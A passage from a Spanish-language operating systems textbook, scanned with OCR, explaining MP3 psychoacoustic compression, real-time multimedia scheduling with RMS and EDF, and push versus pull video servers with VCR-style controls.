


Figura 7-11. (a) Una señal binaria y sus amplitudes de Fourier de raíz cuadrada media. (b) – (e) Aproximaciones sucesivas a la señal original.

nivel de ganancia cuando empiezan los martillos y tarda un tiempo finito en volver a subir el nivel. A este efecto se le conoce como **enmascaramiento temporal**.

Para concebir estos efectos de una forma más claramente cuantitativa, imagine el experimento 1. Una persona en un salón silencioso se coloca unos audífonos conectados a la tarjeta de sonido de una computadora. La computadora genera una onda senoidal pura a 100 Hz, a una potencia baja pero que aumenta en forma gradual. Se instruye a la persona para que oprima una tecla cuando escuche el tono. La computadora graba el nivel de potencia actual y después repite el experimento a 200 Hz, 300 Hz y todas las demás frecuencias hasta el límite de escucha humano. Cuando se promedia entre mucha gente, una gráfica utilizada en funciones logarítmicas de la potencia requerida para que un tono sea audible tiene una apariencia similar a la de la figura 7-12(a). Una consecuencia directa de esta curva es que nunca será necesario codificar frecuencias cuya potencia esté por debajo del umbral de lo audible. Por ejemplo, si la potencia a 100 Hz fuera de 20 dB en la figura 7-12(a), podría omitirse de la salida sin pérdida perceptible de calidad, ya que 20 dB a 100 Hz están por debajo del nivel de audibilidad.




Figura 7-12. (a) El umbral de audibilidad como una función de la frecuencia. (b) El efecto de enmascaramiento.

Ahora considere el experimento 2. La computadora ejecuta el experimento 1 de nuevo, pero esta vez con una onda senoidal de amplitud constante a, por ejemplo, 150 Hz, superimpuesta en la frecuencia de prueba. Lo que descubrimos es que el umbral de audibilidad para las frecuencias cerca de 150 Hz se eleva, como se muestra en la figura 7-12(b).

La consecuencia de esta nueva observación es que al llevar el registro de cuáles señales están siendo enmascaradas por señales más poderosas en bandas cercanas de frecuencia, podemos omitir más y más frecuencias en la señal codificada, ahorrando bits. En la figura 7-12, la señal de 125 Hz se puede omitir por completo de la salida y nadie podrá escuchar la diferencia. Incluso después de que se detenga una señal poderosa en cierta banda de frecuencia, el conocimiento de sus propiedades de enmascaramiento temporal nos permite omitir las frecuencias enmascaradas durante cierto intervalo, hasta que el oído se recupere. La esencia de la codificación MP3 es aplicar una transformada de Fourier al sonido para obtener la potencia en cada frecuencia y después transmitir sólo las frecuencias desenmascaradas, codificándolas con la menor cantidad posible de bits.

Con toda esta información como antecedente, podemos ver cómo se realiza la codificación. La compresión de audio se lleva a cabo mediante un muestreo de la forma de onda a 32 kHz, 44.1 kHz o 48 kHz. El primer valor y el último son números enteros. El valor de 44.1 kHz es el que se utiliza para los CDs de audio, y se eligió debido a que es lo suficiente bueno como para capturar toda la información de audio que puede escuchar el oído humano. El muestreo se puede realizar en uno o dos canales, en cualquiera de cuatro configuraciones:

1. Monofónico (un solo flujo de entrada).
2. Monofónico dual (por ejemplo, una pista de sonido en inglés y otra en japonés).
3. Estéreo desunido (cada canal se comprime por separado).
4. Estéreo unido (se explota por completo la redundancia entre canales).

En primer lugar, se selecciona la velocidad de bits. MP3 puede comprimir un CD de *rock and roll* en sonido estéreo hasta a 96 kbps, con poca pérdida perceptible de calidad, incluso para los fanáticos del *rock and roll* que todavía conserven su capacidad auditiva sin pérdida. Para un concierto de piano se requieren por lo menos 128 bits. La diferencia se da debido a que la proporción de señal a ruido para el *rock and roll* es mucho mayor que para un concierto de piano (en sentido de ingeniería, por lo menos). También es posible seleccionar velocidades de salida más bajas y aceptar cierta pérdida en la calidad.

Después, las muestras se procesan en grupos de 1152 (de aproximadamente 26 mseg). Cada grupo se pasa primero a través de 32 filtros digitales para obtener 32 bandas de frecuencia. Al mismo tiempo, la entrada se alimenta a un modelo psicoacústico, para poder determinar las frecuencias enmascaradas. Después, cada una de las 32 bandas de frecuencia se transforma para proveer una resolución espectral más fina.

En la siguiente fase, el presupuesto de bits disponibles se divide entre las bandas, se asignan más bits a las bandas con la potencia espectral menos enmascarada, menos bits a las bandas desenmascaradas con menos potencia espectral y ningún bit se asigna a las bandas enmascaradas. Por último, los bits se codifican utilizando la codificación de Huffman, que asigna códigos cortos a los números que aparecen con frecuencia y códigos largos a los que ocurren con poca frecuencia.

En realidad hay más detalles en este proceso. Se utilizan también varias técnicas para la reducción de ruido, antialias y para explotar la redundancia entre canales, si es posible, pero esto se encuentra más allá del alcance de este libro.

7.5 PROGRAMACIÓN DE PROCESOS MULTIMEDIA

Los sistemas operativos que soportan multimedia difieren de los sistemas tradicionales en tres formas principales: programación de procesos, sistema de archivos y programación de disco. Empezaremos aquí con la programación de procesos y continuaremos con los demás temas en secciones subsiguientes.

7.5.1 Procesos de programación homogéneos

El tipo más simple de servidor de video es el que puede permite la visualización de un número fijo de películas, donde todas utilizan la misma velocidad de cuadro, resolución de video, velocidad de datos y otros parámetros. Bajo estas circunstancias, un algoritmo de programación simple pero efectivo puede ser el siguiente. Para cada película hay un solo proceso (o hilo), cuyo trabajo es leer la película del disco un cuadro a la vez y después transmitir ese cuadro al usuario. Como todos los procesos tienen la misma importancia, tienen que realizar el mismo trabajo por cuadro y se bloquean al terminar de procesar el cuadro actual; se puede utilizar la programación por turno rotatorio sin problemas. La única adición necesaria a los algoritmos de programación estándar es un mecanismo de sincronización para asegurar que cada proceso se ejecute a la frecuencia correcta.

Una manera de lograr la sincronización apropiada es tener un reloj maestro que emita pulsos a, por ejemplo, 30 veces por segundo (para NTSC). En cada pulso, todos los procesos se ejecutan en forma secuencial y en el mismo orden. Cuando un proceso completa su trabajo, emite una llamada al sistema suspend que libera la CPU hasta que el reloj maestro vuelve a emitir otro pulso. Cuando esto ocurre, todos los procesos se ejecutan de nuevo en el mismo orden. Mientras que el número de procesos sea lo suficientemente pequeño como para poder realizar el trabajo durante el tiempo de un cuadro, basta con utilizar la programación por turno rotatorio (*round-robin*).

7.5.2 Programación general en tiempo real

Por desgracia, este modelo se aplica raras veces en la realidad. El número de usuarios cambia a medida que los espectadores van y vienen, los tamaños de los cuadros varían mucho debido a la naturaleza de la compresión de video (los cuadros I son mucho más grandes que los cuadros P o B), y las distintas películas pueden tener diferentes resoluciones. Como consecuencia, los distintos procesos tal vez tengan que ejecutarse a distintas frecuencias, con diferentes cantidades de trabajo, y con distintos tiempos de respuesta para cuando se debe completar el trabajo.

Estas consideraciones conllevan a un modelo distinto: varios procesos compiten por la CPU, cada uno con su propio trabajo y sus tiempos de respuesta. En los siguientes modelos vamos a suponer que el sistema conoce la frecuencia a la que se debe ejecutar cada proceso, cuánto trabajo tiene que realizar y cuál es el siguiente tiempo de respuesta (la programación del disco también es un aspecto que consideraremos más adelante). La programación de varios procesos que compiten entre sí, de los cuales algunos (o todos) tienen tiempos de respuesta que deben cumplir, se conoce como **programación en tiempo real**.

Como un ejemplo del tipo de entorno en el que trabaja un programador de multimedia en tiempo real, considere los tres procesos *A*, *B* y *C* que muestra la figura 7-13. El proceso *A* se ejecuta cada 30 mseg (aproximadamente la velocidad de NTSC). Cada cuadro requiere 10 mseg de tiempo de la CPU. En la ausencia de competencia, se ejecutaría en las ráfagas *A*1, *A*2, *A*3, etc., cada una empezando 30 mseg después de la anterior. Cada ráfaga de la CPU maneja un cuadro y tiene un tiempo de respuesta: se debe completar antes de que empiece la siguiente.




Figura 7-13. Tres procesos periódicos, cada uno de los cuales muestra una película. Las velocidades de cuadro y los requerimientos de procesamiento por cada cuadro son distintos para cada película.

En la figura 7-13 también se muestran otros dos procesos, *B* y *C*. El proceso *B* se ejecuta 25 veces/seg (por ejemplo, PAL) y el proceso *C* se ejecuta 20 veces/seg (por ejemplo, un flujo NTSC o PAL de velocidad reducida, destinado para un usuario con una conexión de bajo ancho de banda al servidor de video). El tiempo de cómputo por cada cuadro se muestra como de 15 mseg y de 5 mseg para *B* y *C*, respectivamente, sólo para hacer el problema de la programación más general, en vez de hacer que todos los tiempos sean iguales.

La pregunta de programación es ahora cómo programar *A*, *B* y *C* para asegurar que cumplan sus respectivos tiempos de respuesta. Antes de buscar siquiera un algoritmo de programación, tenemos que ver si este conjunto de procesos puede programarse. En la sección 2.4.4 vimos que si el proceso *i* tiene el periodo de P_i mseg, y requiere C_i mseg de tiempo de la CPU por cada cuadro, el sistema puede programarse si, y sólo si

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq 1$$

donde *m* es el número de procesos (en este caso, 3). Observe que C_i/P_i es sólo la fracción de la CPU que está utilizando el proceso *i*. Para el ejemplo de la figura 7-13, *A* ocupa 10/30 de la CPU; *B*, 15/40 y *C*, 5/50. En conjunto, estas fracciones suman el 0.808 de la CPU, por lo que el sistema de procesos se puede programar.

Hasta ahora hemos asumido que sólo hay un proceso por flujo. En realidad podría haber dos (o más procesos) por flujo, por ejemplo, uno para el audio y otro para el video. Pueden ejecutarse a distintas velocidades y consumir distintas cantidades de tiempo de la CPU por ráfaga. Sin embargo, al agregar procesos de audio a la mezcla no se modifica el modelo general, ya que estamos suponiendo que hay *m* procesos, cada uno de los cuales se ejecuta a una frecuencia fija con una cantidad fija de trabajo necesaria en cada ráfaga de la CPU.

En ciertos sistemas de tiempo real, los procesos son preferentes y en otros no lo son. En los sistemas multimedia, los procesos por lo general sí lo son, lo cual significa que un proceso en peligro

de pasarse de su tiempo de respuesta puede interrumpir a los procesos en ejecución antes de que el proceso en ejecución haya terminado con su cuadro. Al terminar, el proceso anterior puede continuar. Este comportamiento es sólo multiprogramación, como hemos visto antes. Estudiaremos los algoritmos de programación de tiempo real preferentes, ya que no hay objeción para ellos en los sistemas multimedia, y proporcionan un mejor rendimiento que los no preferentes. La única preocupación es que si se está llenando un búfer de transmisión en pequeñas ráfagas, el búfer está completamente lleno para cuando llega el tiempo de respuesta, por lo que se puede enviar al usuario en una sola operación. En cualquier otro caso, se podría introducir fluctuación.

Los algoritmos en tiempo real pueden ser estáticos o dinámicos. Los algoritmos estáticos asignan a cada proceso una prioridad fija por adelantado y realizan la programación preferente con prioridades utilizando éstas. Los algoritmos dinámicos no tienen prioridades fijas. A continuación estudiaremos un ejemplo de cada tipo.

7.5.3 Programación monotónica en frecuencia

El algoritmo de programación de tiempo real estático clásico para los procesos periódicos preferentes es **RMS** (*Rate Monotonic Scheduling,* Programación monotónica en frecuencia) (Liu y Layland, 1973). Se puede utilizar para los procesos que cumplen con las siguientes condiciones:

1. Cada proceso periódico se debe completar dentro de su periodo.
2. Ningún proceso es dependiente de otro.
3. Cada proceso necesita la misma cantidad de tiempo de la CPU en cada ráfaga.
4. Ningún proceso no periódico tiene tiempo de respuesta.
5. La preferencia de procesos ocurre en forma instantánea y sin sobrecarga.

Las primeras cuatro condiciones son razonables. La última sin duda no lo es, pero facilita de manera considerable el modelado del sistema. El RMS funciona al asignar a cada proceso una prioridad fija, igual a la frecuencia de ocurrencia de su evento de activación. Por ejemplo, un proceso que se debe ejecutar cada 30 mseg (33 veces/seg) obtiene la prioridad 33, un proceso que se debe ejecutar cada 40 mseg (25 veces/seg) obtiene la prioridad 25, y un proceso que se debe ejecutar cada 50 mseg (20 veces/seg) obtiene la prioridad 20. Por lo tanto, las prioridades son lineales con la frecuencia (el número de veces/segundo que se ejecuta el proceso). Esto explica por qué se le llama monotónica en frecuencia. En tiempo de ejecución, el programador siempre ejecuta el proceso que esté listo y tenga la mayor prioridad, reemplazando el proceso en ejecución si lo necesita. Liu y Layland demostraron que la RMS es óptima entre la clase de algoritmos de programación estáticos.

La figura 7-14 muestra cómo funciona la programación monotónica en el ejemplo de la figura 7-13. Los procesos *A*, *B* y *C* tienen prioridades estáticas, 33, 25 y 20, respectivamente, lo cual significa que cada vez que *A* se necesita ejecutar, reemplazando a cualquier otro proceso que utilice la CPU. El proceso *B* puede reemplazar a *C*, pero no a *A*. El proceso *C* tiene que esperar a que la CPU esté inactiva para poder ejecutarse.




Figura 7-14. Un ejemplo de programación de tiempo real RMS y EDF.

En la figura 7-14, al principio los tres procesos están listos para ejecutarse. Se selecciona el proceso de mayor prioridad (*A*) y se le permite ejecutarse hasta que se completa en 15 mseg, como se muestra en la línea RMS. Al terminar, se ejecutan *B* y *C* en ese orden. En conjunto, estos procesos tardan 30 mseg en ejecutarse, por lo que cuando termina *C*, es tiempo de que *A* se ejecute de nuevo. Esta rotación continúa hasta que el sistema queda inactivo en $t = 70$.

En $t = 80$, *B* está listo y se ejecuta. Sin embargo, en $t = 90$ está listo un proceso de mayor prioridad (*A*), por lo que reemplaza a *B* y se ejecuta hasta terminar, en $t = 100$. En ese punto, el sistema puede elegir entre terminar *B* o empezar *C*, por lo que selecciona el proceso de mayor prioridad, *B*.

7.5.4 Programación del menor tiempo de respuesta primero

Otro algoritmo de programación de tiempo real popular es el del **Menor tiempo de respuesta primero**. (EDF), que es un algoritmo dinámico que no requiere que los procesos sean periódicos, al igual que el algoritmo monotónico en frecuencia. Tampoco requiere el mismo tiempo de ejecución por cada ráfaga de la CPU, como el RMS. Cada vez que un proceso necesita tiempo de la CPU, anuncia su presencia y su tiempo de respuesta. El programador mantiene una lista de procesos ejecutables, ordenados con base en el tiempo de respuesta. El algoritmo ejecuta el primer proceso en la lista, el que tiene el tiempo de respuesta más cercano. Cada vez que un nuevo proceso está listo, el sistema comprueba que ocurra su tiempo de respuesta antes que el del proceso actual en ejecución. De ser así, el nuevo proceso reemplaza al actual.

En la figura 7-14 se muestra un ejemplo de EDF. Al principio los tres procesos están listos. Se ejecutan en el orden de sus tiempos de respuesta. *A* debe terminar para $t = 30$, *B* debe terminar para $t = 40$ y *C* debe terminar para $t = 50$, por lo que *A* tiene el tiempo de respuesta más cercano y por ende va primero. Hasta $t = 90$, las opciones son iguales que RMS. En $t = 90$, *A* vuelve a estar listo y su tiempo de respuesta es $t = 120$, igual que el tiempo de respuesta de *B*. El planificador podría elegir ejecutar legítimamente cualquiera de los dos, ya que priorizar a *B* tiene un costo asociado

diferente de cero, es mejor dejar que *B* continúe ejecutándose en vez de incurrir en el problema de cambiar de procesos.

Para disipar la idea de que RMS y EDF siempre dan los mismos resultados, veamos otro ejemplo que se muestra en la figura 7-15. En este ejemplo, los periodos de *A*, *B* y *C* son iguales que antes, pero ahora *A* necesita 15 mseg de tiempo de la CPU por cada ráfaga, en vez de sólo 10 mseg. La prueba de capacidad de programación calcula el uso de la CPU como 0.500 + 0.375 + 0.100 = 0.975. Sólo queda el 2.5% de la CPU, pero en teoría ésta no tiene exceso de solicitudes, por lo que debe ser posible encontrar una programación legal.




Figura 7-15. Otro ejemplo de la programación en tiempo real con RMS y EDF.

Con RMS, las prioridades de los tres procesos siguen siendo 33, 25 y 20 ya que sólo importa el periodo, no el tiempo de ejecución. Esta vez, *B*1 no termina sino hasta $t = 30$, momento en el cual *A* está listo para ejecutarse de nuevo. Para cuando termina *A* en $t = 45$, *B* está listo de nuevo, por lo que teniendo una prioridad más alta que *C*, se ejecuta y a *C* se le pasa su tiempo de respuesta. RMS falla.

Ahora veamos cómo maneja EDF este caso. En $t = 30$, hay un concurso entre *A*2 y *C*1. Como el tiempo de respuesta de *C*1 es 50 y el de *A*2 es 60, *C* se programa. Esto es distinto de RMS, en donde la prioridad más alta de *A* gana.

En $t = 90$, *A* está listo por cuarta vez. El tiempo de respuesta de *A* es igual que el del proceso actual (120), por lo que el planificador tiene la opción de reemplazar o no. Como antes, es mejor no reemplazar si no es necesario, por lo que se permite a *B*3 completar su ejecución.

En el ejemplo de la figura 7-15, la CPU está 100% ocupada hasta $t = 150$. Sin embargo, en un momento dado se creará un hueco, ya que la CPU sólo se utiliza en 97%. Como todos los tiempos de inicio y de fin son múltiplos de 5 mseg, el hueco será de 5 mseg. Para poder lograr 2.5% del tiempo de inactividad requerido, el hueco de 5 mseg tendrá que ocurrir cada 200 meg, lo cual explica por qué no se muestra en la figura 7-15.

Una pregunta interesante es por qué falló el RMS. Básicamente, el uso de prioridades estáticas funciona sólo si el uso de la CPU no es demasiado alto. Liu y Layland (1973) demostraron que para cualquier sistema de procesos periódicos, si

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq m(2^{1/m} - 1)$$

entonces se garantiza que RMS funcionará. Para 3, 4, 5, 10, 20 y 100, los usos máximos permitidos son 0.780, 0.757, 0.743. 0.718, 0.705 y 0.696. Como $m \to \infty$, el uso máximo es asintótico a ln 2. En otras palabras, Liu y Layland demostraron que para tres procesos, RMS siempre funciona si el uso de la CPU es igual a (o menor que) 0.780. En nuestro primer ejemplo, era 0.808 y RMS funcionó, pero sólo tuvimos suerte. Con distintos periodos y tiempos de ejecución, un uso de 0.808 podría fallar. En el segundo ejemplo, el uso de la CPU fue tan alto (0.975) que no había esperanza de que RMS pudiera funcionar.

Por el contrario, EDF siempre funciona para cualquier conjunto programable de procesos. Puede lograr 100% de uso de la CPU. El precio a pagar es un algoritmo más complejo. Por lo tanto, en un servidor de video real, si el uso de la CPU está por debajo del límite de RMS, se puede utilizar este algoritmo. En caso contrario, se debe utilizar EDF.

7.6 PARADIGMAS DE LOS SISTEMAS DE ARCHIVOS MULTIMEDIA

Ahora que hemos visto la programación de procesos en sistemas multimedia, vamos a continuar nuestro estudio analizando los sistemas de archivos multimedia. Éstos utilizan un paradigma distinto al de los sistemas de archivos tradicionales. Primero veremos un repaso de la E/S de archivos tradicional y después nos enfocaremos en la forma en que se organizan los servidores de archivos multimedia. Para acceder a un archivo, un proceso primero emite una llamada al sistema `open`. Si tiene éxito, el proceso que hizo la llamada recibe cierto tipo de token, conocido como descriptor de archivos en UNIX o manejador en Windows, para usarlo en las futuras llamadas. En ese punto, el proceso puede emitir una llamada al sistema `read`, proporcionando el token, la dirección de búfer y el conteo de bytes como parámetros. Después, el sistema operativo devuelve los datos solicitados en el búfer. Se pueden hacer llamadas adicionales a `read` hasta que termine el proceso, momento en el cual llama a `close` para cerrar el archivo y devolver sus recursos.

Este modelo no funciona bien para multimedia, debido a la necesidad del comportamiento en tiempo real. En especial funciona de manera inadecuada a la hora de mostrar archivos multimedia que provienen de un servidor de video remoto. Uno de los problemas es que el usuario debe realizar las llamadas a `read` con un espaciamiento demasiado preciso en el tiempo. Un segundo problema es que el servidor de video debe ser capaz de suministrar los bloques de datos sin retraso, algo que es difícil de hacer cuando llegan las peticiones que no están planeadas y no se han reservado recursos por adelantado.

Para resolver estos problemas, los servidores de archivos multimedia utilizan un paradigma completamente distinto: actúan como VCRs (Grabadoras de Video Casete). Para leer un archivo

multimedia, un proceso de usuario emite una llamada al sistema `start`, especificando el archivo que se va a leer y otros parámetros; por ejemplo, qué pistas de audio y subtítulos utilizar. Después, el servidor de video empieza a enviar cuadros a la velocidad requerida. Es responsabilidad del usuario manejarlos a la velocidad a la que llegan. Si el usuario se aburre con la película, la llamada al sistema `stop` termina el flujo. Los servidores de archivos con este modelo de flujo continuo se conocen a menudo como **servidores push** (debido a que "empujan" los datos hacia el usuario) y se contrastan con los **servidores pull** tradicionales, en donde el usuario tiene que extraer los datos un bloque a la vez, llamando repetidas veces a `read` para obtener un bloque después de otro. La diferencia entre estos dos modelos se ilustra en la figura 7-16.




Figura 7-16. (a) Un servidor pull. (b) Un servidor push.

7.6.1 Funciones de control de VCR

La mayoría de los servidores de video también implementan funciones de control de VCR estándar, incluyendo pausa, adelanto rápido y rebobinado. La pausa es bastante simple. El usuario envía un mensaje de vuelta al servidor de video, indicándole que se detenga. Todo lo que tiene que hacer en ese punto es recordar qué cuadro sigue. Cuando el usuario indica al servidor que puede continuar, simplemente continúa desde donde se quedó.

Sin embargo, aquí hay una complicación. Para lograr un rendimiento aceptable, el servidor puede reservar recursos como ancho de banda del disco y búferes de memoria para cada flujo saliente. Si se continúan acaparando estos recursos mientras una película está en pausa se desperdician recursos, en especial si el usuario planea un viaje a la cocina para localizar, poner en el microondas, cocinar y comer una pizza congelada (sobre todo si es extra grande). Desde luego que los recursos se pueden liberar con facilidad al momento de pausar la película, pero esto introduce el peligro de que, cuando el usuario trate de reanudarla, no se puedan volver a adquirir.

El verdadero rebobinado en realidad es sencillo, sin complicaciones. Todo lo que el servidor tiene que hacer es tener en cuenta que el siguiente cuadro a enviar será el 0. ¿Qué podría ser más

